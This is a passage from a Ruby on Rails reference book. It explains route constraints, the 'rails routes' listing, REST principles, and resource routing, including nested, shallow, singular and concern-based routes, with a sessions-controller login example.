  post "pause/:id" => :pause
end
```

It's likely that only a subset of rules in a given scope need constraints applied to them. In fact, routing will break if you apply a constraint to a rule that doesn't take the segment keys specified. Since you're nesting, you probably want to use the `constraints` method, which is just more syntactic sugar to tighten up the rule definitions.

```
scope path: "/auctions", controller: :auctions do
  get "new" => :new
  constraints id: /\d+/ do
    get "edit/:id" => :edit
    post "pause/:id" => :pause
  end
end
```

To enable modular reuse, you may supply the `constraints` method with an object that has a `matches?` method.

```
class DateFormatConstraint
  def self.matches?(request)
    request.params[:date] =~ /\A\d{4}-\d\d-\d\d\z/ # YYYY-MM-DD
  end
end

# in routes.rb
constraints(DateFormatConstraint) do
  get 'since/:date' => :since
end
```

In this particular example (`DateFormatConstraint`) if an errant or malicious user input a badly formatted date parameter via the URL, Rails will respond with a 404 status instead of causing an exception to be raised.

Listing Routes

A handy route listing utility can be invoked by typing `rails routes` in your application directory. For example, here is the output for a routes file containing just a single `resources :products` rule:

```
$ rails routes
  Prefix Verb   URI Pattern                      Controller#Action
products GET    /products(.:format)             products#index
          POST   /products(.:format)             products#create
new_product GET    /products/new(.:format)         products#new
edit_product GET    /products/:id/edit(.:format)    products#edit
product GET    /products/:id(.:format)         products#show
          PATCH  /products/:id(.:format)         products#update
          PUT    /products/:id(.:format)         products#update
          DELETE /products/:id(.:format)         products#destroy
```

The output is a table with four columns. The first two columns are optional and contain the name of the route and HTTP method constraint, if they are provided. The third column contains the URL mapping string. Finally, the fourth column indicates the controller and action method that the route maps to, plus constraints that have been defined on that route's segment keys (if any).

Note that the `routes` task checks for an optional controller parameter.

```
$ rails routes -c products
```

would only list the routes related to `ProductsController`.



Juanito says...

While you have a server up and running on the development environment, you could visit `/rails/info/routes` to get a complete list of routes of your Rails application.

Conclusion

The first half of the chapter helped you to fully understand the generic routing rules of Rails and how the routing system has two purposes:

- Recognizing incoming requests and mapping them to a corresponding controller action, along with any additional variable receptors.
- Recognizing URL parameters in methods such as `link_to` and matching them up to a corresponding route so that proper HTML links can be generated.

We built on our knowledge of generic routing by covering some advanced techniques such as using regular expressions and globbing in our route definitions. We moved on to naming and scoping our routes and finished off with listing our routes.

Finally, before moving on, you should make sure that you understand how named routes work and why they make your life easier as a developer by allowing you to write more concise view code. As you'll see in the next chapter, once we start defining batches of related named routes, we're on the cusp of delving into REST.

REST, Resources, and Rails

REST is a coordinated set of architectural constraints that attempts to minimize latency and network communication while at the same time maximizing the independence and scalability of component implementations. This is achieved by placing constraints on connector semantics where other styles have focused on component semantics.

— Roy T. Fielding

Representational State Transfer (REST) is a complex topic in information theory, and a comprehensive exploration of it is well beyond the scope of this chapter.⁴⁷ REST has informed many decisions in the design of Rails. In this chapter we will focus on the REST principle of a uniform interface.

The reason that we devote an entire chapter to REST is that one of the inherent problems that all web developers face is deciding how to name and organize the resources and actions of their application.

REST in a Rather Small Nutshell

REST is described by its creator, Roy T. Fielding, as a network *architectural style*, specifically the style manifested in the architecture of the World Wide Web. Indeed, Fielding is not only the creator of REST but also one of the authors of the HTTP protocol itself. REST and the web have a very close relationship.

Fielding defines REST as a series of constraints imposed upon the interaction between system components. Basically, you start with the general proposition of machines that can talk to each other, and you start ruling some practices in and others out by imposing constraints that include (among others):

- Use of a client-server architecture
- Stateless communication
- Explicit signaling of response cacheability
- Uniform interface

Systems that adhere to REST constraints are said to be *RESTful*. Much of the web itself uses REST-compliant communication, but notably, it has plenty of room for violations of REST principles. REST constraints have to be purposely built into a system by its designer.

⁴⁷For those interested in a complete description of REST, the canonical text is Roy Fielding's dissertation, which you can find at <http://www.ics.uci.edu/~fielding/pubs/dissertation/top.htm>. In particular, you'll probably want to focus on Chapters 5 and 6 of the dissertation, which cover REST in relation to HTTP.

To get the most out of this chapter, the most important thing you have to understand is that REST is designed to help you provide services using the native idioms and constructs of HTTP. It used to be that you'd find, if you looked for it, lots of discussion comparing REST to, for example, SOAP—with the thrust of the pro-REST argument being that HTTP already enables you to provide services, so you don't need a semantic layer on top of it. Just use what HTTP already gives you.

One of the allures of REST is that it scales relatively well for big systems, like the web. Another is that it encourages—mandates, even—the use of stable, long-lived identifiers (URIs). Machines talk to each other by sending requests and responses labeled with these identifiers. Messages consist of *representations* (manifestations in text, XML, graphic format, and so on) of *resources* (high-level, conceptual descriptions of content) or simply HTTP headers.

Ideally at least, when you ask a machine for a JSON representation of a resource—say, Romeo and Juliet—you'll use the same identifier every time and the same request metadata indicating that you want JSON, and you'll get the same response. And if it's not the same response, there's a reason—like, the resource you're retrieving is a changeable one (“The current transcript for Student #3994,” for example).

Resources and Representations

The REST style characterizes communication between system components (where a component is, say, a web browser or a server) as a series of requests to which the responses are representations of resources.

A resource, in this context, is a “conceptual mapping” (Fielding). Resources themselves are not tied to a database, a model, or a controller. Examples of resources include

- The current time of day
- A library book's borrowing history
- The entire text of *The Little Prince*
- A map of Jacksonville Beach, Florida
- The inventory of a store

A resource may be singular or plural, changeable (like the time of day) or fixed (like the text of *The Little Prince*). It's basically a high-level description of the thing you're trying to get hold of when you submit a request.

A resource may also be ephemeral, like the result of authenticating to a server or a temporary filtering of tabular data.

Whether permanent, subject to change or ephemeral, the point is that resources are nouns.

Next, it's important to realize that what you actually get from a RESTful server is never the resource itself but a representation of it. This is where REST unfolds onto the myriad content types and actual deliverables that are the stuff of the web. A resource may, at any given point, be available in any

number of representations (or none at all). Thus your site might offer a text version of *The Little Prince* but also an audio version. Those two versions would be understood as the same resource and would be retrieved via the same identifier (URI). The difference in content type—one representation versus another—would be negotiated separately in the request.

REST in Rails

The REST support in Rails consists of methods to define resources in the routing system, designed to impose a particular style, order, and logic on your controllers and, consequently, on the way the world sees your application. Note that Roy Fielding never defined a naming convention or described how to structure your URLs. Still, Rails offers naming and URL conventions that we will describe here as well.

In the larger scheme of things, the benefits that accrue to you when you use Rails' REST support fall into two categories:

- Convenience and automatic best practices for you
- A RESTful interface to your application's services for everyone else

You can reap the first benefit even if you're not concerned with the second. In fact, that's going to be our focus here: what the REST support in Rails can do for you in the realm of making your code nicer and your life as a Rails developer easier.

I don't mean to minimize the importance of REST itself, nor the seriousness of the endeavor of providing REST-based services. Rather, it's an expedient; we can't talk about everything, and this section of the book is primarily about routing and how to do it, so we're going to favor looking at REST in Rails from that perspective.

Getting back to practical matters, the focus of the rest of this chapter will be showing you how the REST support in Rails opens the door to further study and practice, including the study of Fielding's dissertation and the theoretical tenets of REST. Again, we won't cover everything about REST here, but what we do cover will be onward compatible with the wider topic.

It all starts with CRUD...

Routing and CRUD

The acronym CRUD (Create Read Update Delete) is the classic summary of the spectrum of database operations. It's also a kind of rallying cry for Rails practitioners. Because we address our databases through abstractions, we're prone to forget how simple it all is. This manifests itself mainly in excessively creative names for controller actions.

If you're ignorant of RESTful design, then there's a strong temptation to name your actions `add_item`, `replace_email_address` and things like that. But we don't need to and usually shouldn't do this.

True, the controller does not map to the database, the way the model does. But things get simpler when you name your actions after CRUD operations—or as close to the names of those operations as you can get.

The routing system does not force you to implement your app’s CRUD functionality in any consistent manner. You can create a route that maps to any action, whatever the action’s name. Choosing CRUD names is a matter of discipline. Except... when you use the REST facilities offered by Rails, it happens automatically.

Another way of looking at it is that REST in Rails involves standardization of action names. In fact, the heart of the Rails’ REST support is a technique for creating bundles of named routes automatically—named routes that are bundled together to point to a specific, predetermined set of actions.

Here’s the logic. It’s good to give CRUD-based names to your actions. It’s convenient and elegant to use named routes. The REST support in Rails gives you named routes that point to CRUD-based action names. Therefore, using the REST facilities gives you a shortcut to some best practices.

Shortcut hardly describes how little work you have to do to get a big payoff. If you put

```
resources :auctions
```

into your `config/routes.rb` file, you will have created four named routes, which, in a manner to be described in this chapter, connect to seven controller actions. And those actions have nice CRUD-like names, as you will see.

REST Resources and Rails

Like most of Rails, support for RESTful applications is “opinionated”; that is, it offers a particular way of designing a REST interface, and the more you play along, the more convenience you reap from it. Most Rails applications are database-backed, and the Rails take on REST tends to associate a resource very closely with an Active Record model or a model/controller stack.

In fact, you’ll hear people using the terminology fairly loosely. For instance, they’ll say that they have created a *Book resource*. What they mean, in most cases, is that they have created a `Book` model, a book controller with a set of CRUD actions, and some named routes pertaining to that controller (courtesy of `resources :books`). You can have a `Book` model and controller, but what you actually present to the world as your resources, in the REST sense, exists at a higher level of abstraction: *The Little Prince*, borrowing history, and so on.

The best way to get a handle on the REST support in Rails is by going from the known to the unknown. In this case, from the topic of named routes to the more specialized topic of REST.

From Named Routes to REST Support

When we first looked at named routes, we saw examples where we consolidated things into a route name. By creating a route like

```
get "auctions/:id" => "auction#show", as: "auction"
```

you gain the capability to use nice helper methods in situations like

```
link_to item.description, auction_path(item.auction)
```

The route ensures that a path will be generated that will trigger the show action of the auctions controller. The attraction of this kind of named route is that it's concise and readable.

Now, think in terms of CRUD. The named route `auction_path` is a nice fit for a show (the 'read' in CRUD) action. What if we wanted similarly nicely named routes for the create, update, and delete actions?

Well, we've used up the route name `auction_path` on the show action. We could make up names like `auction_delete_path` and `auction_create_path`, but those are cumbersome. We really want to be able to make a call to `auction_path` and have it mean different things, depending on which action we want the URL to point to.

We could differentiate between the singular (`auction_path`) and the plural (`auctions_path`). A singular URL makes sense, semantically, when you're doing something with a single, existing auction object. If you're doing something with auctions in general, the plural makes more sense.

The kinds of things you do with auctions in general include creating. The create action will normally occur in a form such as the following:

```
form_tag auctions_path
```

It's plural because we're not saying "perform an action with respect to a particular auction", but rather "with respect to the collection of auctions, perform the action of creation." Yes, we're creating one auction, not many. But at the time we make the call to our named route, `auctions_path`, we're addressing auctions in general.

Another case where you might want a plural named route is when you want an overview of all of the objects of a particular kind, or at least, some kind of general view, rather than a display of a particular object. This kind of general view is usually handled with an `index` action. These `index` actions typically load a lot of data into one or more variables, and the corresponding view displays it as a list or table (possibly more than one).

Here again, we'd like to be able to say the following:

```
link_to "Click here to view all auctions", auctions_path
```

Already, though, the strategy of breaking `auction_path` out into singular and plural has hit the wall: We've got two places where we want to use the plural named route. One is `create`; the other is `index`. But they're both going to look like

```
/auctions
```

How is the routing system going to know that when we use `auctions_path` as a link versus using it in a form that we mean the `create` action and not `index`? We need another qualifier, another flag, another variable on which to branch.

Luckily, we've got a perfect candidate.

Reenter the HTTP Verb

Form submissions are POSTs by default. Index actions are GETs. That means that we need to get the routing system to realize that

```
/auctions submitted in a GET request!
```

versus

```
/auctions submitted in a POST request!
```

are two different things. We also have to get the routing system to generate the same URL—`/auctions`—but with a different HTTP request method, depending on the circumstances.

This is what the REST facility of Rails routing does for you. It allows you to stipulate that you want `/auctions` routed differently, depending on the HTTP request method. It lets you define named routes with the same name, but with intelligence about their HTTP verbs. In short, it uses HTTP verbs to provide that extra data slot necessary for achieving everything you want to achieve in a concise way.

The way you do this is by using a special routing method: `resources`. Here's what it would look like for auctions:

```
resources :auctions
```

That's it. Making this one call inside `routes.rb` is the equivalent of defining four named routes. And if you mix and match those four named routes with a variety of HTTP request methods, you end up with seven useful permutations.

The Standard RESTful Controller Actions

Calling `resources :auctions` involves striking a kind of deal with the routing system. The system hands you four named routes. Between them, these four routes point to seven controller actions, depending on HTTP request method. In return, you agree to use very specific names for your controller actions: `index`, `create`, `show`, `update`, `destroy`, `new`, `edit`.

It's not a bad bargain, since a lot of work is done for you and the action names you have to use are nicely CRUD-like.

[Table 3.1](#) summarizes what happens. It's a kind of "multiplication table" showing you what you get when you cross a given RESTful named route with a given HTTP request method. Each box (the nonempty ones, that is) shows you, first, the URL that the route generates and, second, the action that gets called when the route is recognized. (Table 3.1 lists `_path` methods rather than `_url` ones, but you get both.)

Table 3.1: RESTful Routes Table Showing Helpers, Paths, and the Resulting Controller Action

Helper Method	Route	GET	POST	PATCH/PUT	DELETE
<code>client_path(client)</code>	<code>/clients/1</code>	show		update	destroy
<code>clients_path</code>	<code>/clients</code>	index	create		
<code>edit_client_path(client)</code>	<code>/clients/1/edit</code>	edit			
<code>new_client_path</code>	<code>/clients/new</code>	new			

(The `edit` and `new` actions have unique named routes to display the forms.)

Since named routes are now being crossed with HTTP request methods, you'll need to know how to specify the request method when you generate a URL so that your GET'd `clients_url` and your POST'd `clients_url` don't trigger the same controller action. Most of what you have to do in this regard can be summed up in a few rules:

1. The default request method is GET.
2. In a `form_with` call, the POST method will be used automatically.
3. When you need to (which is going to be mostly with PATCH and DELETE operations), you can specify a request method along with the URL generated by the named route.

An example of needing to specify a DELETE operation is a situation when you want to trigger a destroy action with a form:

```
form_with url: auction_path(auction), method: :delete do |f|
```

You don't need to specify if you want to update an entry instead of creating it, because as we'll see later in the book, Rails automatically figures out whether you need a POST or PATCH if you pass an object to form helpers.

PATCH versus PUT

You may be wondering why the HTTP verbs PATCH and PUT both map to the update action of a RESTful route. Rails initially used PUT for the update action. But as the semantics of PATCH are a better fit, it was later added.

The HTTP standards document [RFC 5789](http://tools.ietf.org/html/rfc5789)⁴⁸ outlines that a PUT request to a given resource is meant to completely replace it on the origin server and introduces the PATCH request to modify an existing resource.

When updating a resource in Rails, you rarely replace it but rather update one or more attributes. Therefore the PATCH request matches the semantics of a typical update action.

Singular and Plural RESTful Routes

As you may have noticed, some of the RESTful routes are singular; some are plural. The logic is as follows:

1. The routes for `show`, `new`, `edit`, and `destroy` are singular because they're working on a particular resource.
2. The rest of the routes are plural. They deal with collections of related resources.

The singular RESTful routes require an argument because they need to be able to figure out the id of the member of the collection referenced.

```
item_url(item) # show, update, or destroy, depending on HTTP verb
```

You don't have to call the `id` method on `item`. Rails will figure it out (by calling `to_param` on the object passed to it.)

The Special Pairs: `new/create` and `edit/update`

As [Table 3.1](#) shows, `new` and `edit` obey somewhat special RESTful naming conventions. The reason for this has to do with `create` and `update` and how `new` and `edit` relate to them. Typically, `create` and `update` operations involve submitting a form. That means that they really involve two actions—two requests—each:

1. The action that results in the display of the form
2. The action that processes the form input when the form is submitted

The way this plays out with RESTful routing is that the `create` action is closely associated with a preliminary `new` action, and `update` is associated with `edit`. These two actions, `new` and `edit`, are really assistant actions: All they're supposed to do is show the user a form, as part of the process of creating or updating a resource.

Fitting these special two-part scenarios into the landscape of resources is a little tricky. A form for editing a resource is not, itself, really a resource. It's more like a *pre-resource*. A form for creating a

⁴⁸<http://tools.ietf.org/html/rfc5789>

new resource is sort of a resource, if you assume that being new—that is, nonexistent—is something that a resource can do and still be a resource!

That line of reasoning might be a little too philosophical to be useful. The bottom line, as implemented in RESTful Rails, is the following: The `new` action is understood to be giving you a new, single (as opposed to plural) resource. However, since the logical verb for this transaction is GET, and GETting a single resource is already spoken for by the `show` action, `new` needs a named route of its own.

That's why you have to use

```
link_to "Create a new item", new_item_path
```

to get a link to the `items/new` action.

The `edit` action is understood not to be giving you a full-fledged representation of a resource, exactly, but rather a kind of edit *flavor* of the `show` resource. So it uses the same URL as `show`, but with a kind of modifier, in the form of `/edit`, hanging off the end, which is consistent with the URL form for `new`:

```
/items/5/edit
```

The corresponding named route is `edit_item_url(@item)`. As with `new`, the named route for `edit` involves an extra bit of name information, to differentiate it from the implied `show` of the existing RESTful route for GETting a single resource.

The PATCH and DELETE Cheat

We have just seen how Rails routes PATCH and DELETE requests. Most HTTP clients are able to use said verbs, but forms in web browsers can't be submitted using anything other than a GET or a POST as the HTML standard only allows these two verbs in forms. Rails provides a hack that is nothing to worry about, other than being aware of what's going on.

A PATCH or DELETE request originating in a browser, in the context of REST in Rails, is actually a POST request with a hidden field called `_method` set to either `"patch"` or `"delete"`. The Rails application processing the request will pick up on this and route the request appropriately to the update or destroy action. As a developer trying to get the hang of how the named routes map to action names, you don't have to worry about this little cheat.

Limiting Routes Generated

It's possible to add `:except` and `:only` options to the call to `resources` in order to limit the routes generated.

```
resources :clients, except: [:index]
resources :clients, only: [:new, :create]
```

If you make the leap from thinking of resources as strictly *things that are stored in a database to concepts in my application*, then it begins to make sense why the `only` limitation is useful. There are concepts that only require a couple of routes. A common example is authentication: when you sign in to the application, you are *creating* a session, and when you sign out, you are *destroying* it. That can be (and is) modeled in a RESTful fashion by libraries such as Devise.

Singular Resource Routes

In addition to `resources`, there's also a singular (or *singleton*) form of resource routing: `resource`. It's used to represent a resource that only exists once in its given context.

A singleton resource route at the top level of your routes can be appropriate when there's only one resource of its type for the whole application, perhaps something like a per-user profile.

```
resource :profile
```

You get almost the full complement of resource routes, all except the collection route (`index`). Note that the method name `resource`, the argument to that method, and all the named routes generated are in the singular.

Table 3.2: RESTful Routes Table for a singular resource

Helper Method	Route	GET	POST	PATCH/PUT	DELETE
<code>profile_path</code>	<code>/profile</code>	<code>show</code>	<code>create</code>	<code>update</code>	<code>destroy</code>
<code>edit_profile_path</code>	<code>/profile/edit</code>	<code>edit</code>			
<code>new_profile_path</code>	<code>/profile/new</code>	<code>new</code>			

It's assumed that you're in a context where it's meaningful to speak of *the profile*—the one and only—because there's a user to which the profile is scoped. The scoping itself is not automatic; you have to authenticate the user and retrieve the profile from (and/or save it to) the database explicitly. There's no real magic or mind-reading here; it's just an additional routing technique at your disposal if you need it.

Nested Resources

Let's say you want to perform operations on bids: create, edit, and so forth. You know that every bid is associated with a particular auction. That means that whenever you do anything to a bid, you're really doing something to an auction/bid pair—or, to look at it another way, an auction/bid nest. Bids are at the bottom of a drill-down hierarchical structure that always passes through an auction.

What you're aiming for here is a URL that looks like

```
/auctions/3/bids/5
```

What it does depends on the HTTP verb it comes with, of course. But the semantics of the URL itself are: the resource that can be identified as bid 5, belonging to auction 3.

Why not just go for `bids/5` and skip the auction? For a couple of reasons. First, the URL is more informative—longer, it's true, but longer in the service of telling you something about the resource. Second, thanks to the way RESTful routes are engineered in Rails, this kind of URL gives you immediate access to the auction id in the controller, via `params[:auction_id]`.

To create nested resource routes, put this in `routes.rb`:

```
resources :auctions do
  resources :bids
end
```

What that tells the routing mapper is that you want RESTful routes for auction resources; that is, you want `auctions_url`, `edit_auction_url`, and all the rest of it. You also want RESTful routes for bids: `auction_bids_url`, `new_auction_bid_url`, and so forth.

However, the nested resource command also involves you in making a promise. You're promising that whenever you use the bid named route helpers, you will provide an auction resource in which they can be nested. In your application code, that translates into an argument to the named route method:

```
link_to "See all bids", auction_bids_path(auction)
```

When you make that call, you enable the routing system to add the `/auctions/3` part before the `/bids` part. And, on the receiving end—in this case, in the action `bids/index`, which is where that URL points—you'll find the id of auction in `params[:auction_id]`. (It's a plural RESTful route, using GET. See [Table 3.1](#) again if you forgot.)

You can nest to any depth. Each level of nesting adds one to the number of arguments you have to supply to the nested routes. This means that for the singular routes (`show`, `edit`, `destroy`), you need at least two arguments:

```
button_to "Delete this bid", auction_bid_path(auction, bid), method: :delete
```

This will enable the routing system to get the information it needs (essentially `auction.id` and `bid.id`) in order to generate the route.

Alternatively, instead of specifying the route to be used in a view helper, such as `link_to`, you can simply pass an object.

```
button_to "Delete this bid", [auction, bid], method: :delete
```

Since the object in the preceding example is an Array, Rails infers that the route is nested. And, based on the order and class names of the objects in the Array, Rails will use the `auction_bid_path` helper behind the scenes.

RESTful Controller Mappings

Something we haven't yet explicitly discussed is how RESTful routes are mapped to a given controller. It was just presented as something that happens automatically, which in fact it does, based on the name of the resource.

Going back to our recurring example, given the following nested route

```
resources :auctions do
  resources :bids
end
```

there are two controllers that come into play, the `AuctionsController` and the `BidsController`.

Considerations

Is nesting worth it? For single routes, a nested route usually doesn't tell you anything you wouldn't be able to figure out anyway. After all, a bid belongs to an auction.

That means you can access `bid.auction_id` just as easily as you can `params[:auction_id]`, assuming you have a bid object already.

Furthermore, the bid object doesn't depend on the nesting. You'll get `params[:id]` set to 5, and you can dig that record out of the database directly. You don't need to know what auction it belongs to.

```
Bid.find(params[:id])
```

A common rationale for judicious use of nested resources, is the ease with which you can enforce permissions and context-based constraints. Typically, a nested resource should only be accessible in the context of its parent resource, and it's really easy to enforce that in your code based on the way that you load the nested resource using the parent's Active Record association.

```
auction = Auction.find(params[:auction_id])
bid = auction.bids.find(params[:id]) # prevents auction/bid mismatch
```

If you want to add a bid to an auction, your nested resource URL would be

`http://localhost:3000/auctions/5/bids/new`

The auction is identified in the URL rather than having to clutter your new bid form data with hidden fields or resorting to non-RESTful practices.

Deep Nesting?

Jamis Buck is a very influential figure in the Rails community. In February 2007, via his [blog](#)⁴⁹, he basically told us that deep nesting was a bad thing and proposed the following rule of thumb: Resources should never be nested more than one level deep.

That advice is based on experience and concerns about practicality. The helper methods for routes nested more than two levels deep become long and unwieldy. It's easy to make mistakes with them and hard to figure out what's wrong when they don't work as expected.

Assume that in our application example, bids have multiple comments. We could nest comments under bids in the routing like this:

```
resources :auctions do
  resources :bids do
    resources :comments
  end
end
```

Instead, Jamis would have us do the following:

```
resources :auctions do
  resources :bids
end

resources :bids do
  resources :comments
end

resources :comments
```

Notice that each resource (except auctions) is defined twice, once in the top-level namespace, and once in its context. The rationale? When it comes to parent-child scope, you really only need two levels to work with. The resulting URLs are shorter and the helper methods are easier to work with.

⁴⁹<http://weblog.jamisbuck.org/2007/2/5/nesting-resources>

```
auctions_path      # /auctions
auctions_path(1)   # /auctions/1
auction_bids_path(1) # /auctions/1/bids
bid_path(2)        # /bids/2
bid_comments_path(3) # /bids/3/comments
comment_path(4)     # /comments/4
```

We don't follow Jamis' guideline all the time in our projects, but we noticed something about limiting the depth of our nested resources: It helps with the maintainability of a codebase.



Courtenay says...

Many of us disagree with the venerable Jamis. Want to get into fisticuffs at a Rails conference? Ask people whether they believe routes should be nested more than one layer deep.

Shallow Routes

Resource routes accept a `:shallow` option that helps to shorten URLs where possible. The goal is to leave off parent collection URL segments where they are not needed. The end result is that the only nested routes generated are for the `:index`, `:create`, and `:new` actions. The rest are kept in their own *shallow* URL context.

It's easier to illustrate than to explain, so let's define a nested set of resources and set `:shallow` to `true`:

```
resources :auctions, shallow: true do
  resources :bids do
    resources :comments
  end
end
```

Alternatively coded, it looks as follows (if you're block-happy):

```
resources :auctions do
  shallow do
    resources :bids do
      resources :comments
    end
  end
end
```

The resulting routes are:

```
bid_comments GET    /bids/:bid_id/comments(:format)
              POST   /bids/:bid_id/comments(:format)
new_bid_comment GET    /bids/:bid_id/comments/new(:format)
edit_comment GET    /comments/:id/edit(:format)
comment GET     /comments/:id(:format)
              PATCH  /comments/:id(:format)
              PUT    /comments/:id(:format)
              DELETE /comments/:id(:format)
auction_bids GET    /auctions/:auction_id/bids(:format)
              POST   /auctions/:auction_id/bids(:format)
new_auction_bid GET    /auctions/:auction_id/bids/new(:format)
edit_bid GET     /bids/:id/edit(:format)
bid GET        /bids/:id(:format)
              PATCH  /bids/:id(:format)
              PUT    /bids/:id(:format)
              DELETE /bids/:id(:format)
auctions GET     /auctions(:format)
              POST   /auctions(:format)
new_auction GET   /auctions/new(:format)
edit_auction GET   /auctions/:id/edit(:format)
auction GET     /auctions/:id(:format)
              PATCH  /auctions/:id(:format)
              PUT    /auctions/:id(:format)
              DELETE /auctions/:id(:format)
```

If you analyze the routes generated carefully, you'll notice that the nested parts of the URL are only included when they are needed to determine what data to display.

Routing Concerns

One of the fundamental principles Rails developers follow is Don't Repeat Yourself (DRY). Even though this is the case, the `config/routes.rb` file can be prone to having repetition in the form of

nested routes that are shared across multiple resources. For example, let's assume in our recurring example, that both auctions and bids can have comments associated with them.

```
resources :auctions do
  resources :bids
  resources :comments
  resources :image_attachments, only: :index
end

resources :bids do
  resources :comments
end
```

To eliminate code duplication and to encapsulate shared behavior across routes, you can use the routing method concern.

```
concern :commentable do
  resources :comments
end

concern :image_attachable do
  resources :image_attachments, only: :index
end
```

To add a routing concern to a RESTful route, pass the concern to the `:concerns` option.

```
resources :auctions, concerns: [:commentable, :image_attachable] do
  resources :bids
end

resources :bids, concerns: :commentable
```

The `:concerns` option can accept one or more routing concerns.

RESTful Route Customizations

Rails' RESTful routes give you a pretty nice package of named routes, mapped to useful, common, controller actions—the CRUD superset you've already learned about. Sometimes, however, you want to customize things a little more, while still taking advantage of the RESTful route naming conventions and the *multiplication table* approach to mixing named routes and HTTP request methods.

The techniques for doing this are useful when, for example, you've got more than one way of viewing a resource that might be described as *showing*. You can't (or shouldn't) use the `show` action itself for more than one such view. Instead, you need to think in terms of different perspectives on a resource and create URLs for each one.

Extra Member Routes

For example, let's say we want to make it possible to retract a bid. The basic nested route for bids looks like this:

```
resources :auctions do
  resources :bids
end
```

We'd like to have a `retract` action that shows a form (and perhaps does some screening for retractability). The `retract` isn't the same as `destroy`; it's more like a portal to `destroy`. It's similar to `edit`, which serves as a form portal to `update`. Following the parallel with `edit/update`, we want a URL that looks like

```
/auctions/3/bids/5/retract
```

and a helper method called `retract_auction_bid_url`. The way you achieve this is by specifying an extra member route for the bids, as in [Listing 3.1](#).

Listing 3.1: Adding an extra member route

```
resources :auctions do
  resources :bids do
    member do
      get :retract
    end
  end
end
```

Then you can add a retraction link to your view using

```
link_to "Retract", retract_bid_path(auction, bid)
```

and the URL generated will include the `/retract` modifier. That said, you should probably let that link pull up a retraction form (and not trigger the retraction process itself!). The reason we say that is because, according to the tenets of HTTP, GET requests should not modify the state of the server; that's what other requests methods like POST are for.

So how do you trigger an actual retraction? Is it enough to add a `:method` option to `button_to` (post is the default method of `button_to`, this is for illustration purposes only)?

```
button_to "Retract", retract_bid_path(auction,bid), method: :post
```

Not quite. Remember that in [Listing 3.1](#) we defined the retract route as a get, so a POST will not be recognized by the routing system. The solution is to define an extra member route with post, like this:

```
resources :auctions do
  resources :bids do
    member do
      get :retract
      post :retract
    end
  end
end
```

If you're handling more than one HTTP verb with a single action, you should switch to using a single match declaration and a `:via` option, like this:

```
resources :auctions do
  resources :bids do
    member do
      match :retract, via: [:get, :post]
    end
  end
end
```

Thanks to the flexibility of the routing system, we can tighten it up further using `match` with an `:on` option, like

```
resources :auctions do
  resources :bids do
    match :retract, via: [:get, :post], on: :member
  end
end
```

which would result in a route like this (output from `rake routes`):

```
retract_auction_bid GET|POST
/auctions/:auction_id/bids/:id/retract(.:format) bids#retract
```

Extra Collection Routes

You can use the same routing technique to add routes that conceptually apply to an entire collection of resources:

```
resources :auctions do
  collection do
    match :terminate, via: [:get, :post]
  end
end
```

In its shorter form:

```
resources :auctions do
  match :terminate, via: [:get, :post], on: :collection
end
```

This example will give you a `terminate_auctions_path` method, which will produce a URL mapping to the `terminate` action of the `auctions` controller. (A slightly bizarre example, perhaps, but the idea is that it would enable you to end all auctions at once.)

Thus you can fine-tune the routing behavior—even the RESTful routing behavior—of your application, so that you can arrange for special and specialized cases while still thinking in terms of resources.

Custom Action Names

Occasionally, you might want to deviate from the default naming convention for Rails RESTful routes. The `:path_names` option allows you to specify alternate name mappings. The example code shown changes the `new` and `edit` actions to Spanish-language equivalents.

```
resources :projects, path_names: { new: "nuevo", edit: "cambiar" }
```

The URLs change (but the names of the generated helper methods do not).

```
GET    /projects/nuevo(:format)    projects#new
GET    /projects/:id/cambiar(:format) projects#edit
```

Mapping to a Different Controller

You may use the `:controller` option to map a resource to a different controller than the one it would do so by default. This feature is occasionally useful for aliasing resources to a more natural controller name.

```
resources :photos, controller: "images"
```

Routes for New Resources

The routing system has a neat syntax for specifying routes that only apply to new resources, ones that haven't been saved yet. You declare extra routes inside of a nested `new` block, like this:

```
resources :reports do
  new do
    post :preview
  end
end
```

The declaration above would result in the following route being defined:

```
preview_new_report POST    /reports/new/preview(.:format) reports#preview
```

Refer to your new route within a view form by altering the default `:url`.

```
= form_with model: report, url: preview_new_report_path do |f|
  ...
  = f.submit "Preview"
```



Adding extra member and collection actions corrupts the elegance of your overall RESTful application design because it leads you away from finding all of the resources lurking in your domain.

Keeping in mind that real applications are more complicated than code examples in a reference book, let's see what would happen if we had to model retractions strictly using resources. Rather than tacking a `retract` action onto the `BidsController`, we might feel compelled to introduce a retraction resource, associated with bids, and write a `RetractionController` to handle it.

```
resources :bids do
  resource :retraction
end
```

`RetractionController` could now be in charge of everything having to do with retraction activities, rather than having that functionality mixed into `BidsController`. And if you think about it, something as weighty as bid retraction would eventually accumulate quite a bit of logic. Some would call breaking it out into its own controller proper separation of concerns or even just good object-orientation.



For a detailed explanation of how and why to break out extras into their own (sub-)resource controllers, read [this blog post](https://jeromedalbert.com/how-dhh-organizes-his-rails-controllers/)⁵⁰.

⁵⁰<https://jeromedalbert.com/how-dhh-organizes-his-rails-controllers/>

Controller-Only Resources

Resources are high-level abstractions of what's available through your web application. Database operations just happen to be one of the ways that you store and retrieve the data you need to generate representations of resources. But a REST resource doesn't necessarily have to map directly to a controller, either. You could, if you wanted to, provide REST services whose public identifiers (URIs) did not match the names of your controllers at all.

What all of this adds up to is that you might have occasion to create a set of resource routes, and a matching controller, that don't correspond to any model in your application at all. There's nothing wrong with a full resource/controller/model stack where everything matches by name. But you may find cases where the resources you're representing can be encapsulated in a controller but not a model.

An example in the auction application is a sessions controller, which we alluded to earlier in the chapter. Assume a `routes.rb` file containing this line:

```
resource :session
```

It maps the URL `/session` to a `SessionController` as a singleton resource, yet there's no `Session` model. (By the way, it's properly defined as a singleton resource because from the user's perspective there is only one session.)

Why go the RESTful style for authentication? If you think about it, user sessions can be created and destroyed. The creation of a session takes place when a user logs in; when the user logs out, the session is destroyed. The RESTful Rails practice of pairing a new action and view with a create action can be followed! The user login form can be the session-creating form, housed in the template file such as `session/new.html.haml`.

```
%h1 Log in
= form_with model: @user, url: session_path do |f|
  %p
    = f.label :login
    = f.text_field :login
  %p
    = f.label :password
    = f.password_field :password
  %p
    = f.submit "Log in"
```

When the form is submitted, the input is handled by the `create` method of the sessions controller:

```
def create
  if user.try(:authorize, params[:user][:password])
    redirect_to home_url, notice: "Welcome, #{user.first_name}!"
  else
    redirect_to action: "new", flash: { error: "Login invalid." }
  end
end

protected
def user
  @user ||= User.find_by(login: params[:user][:login])
end
```

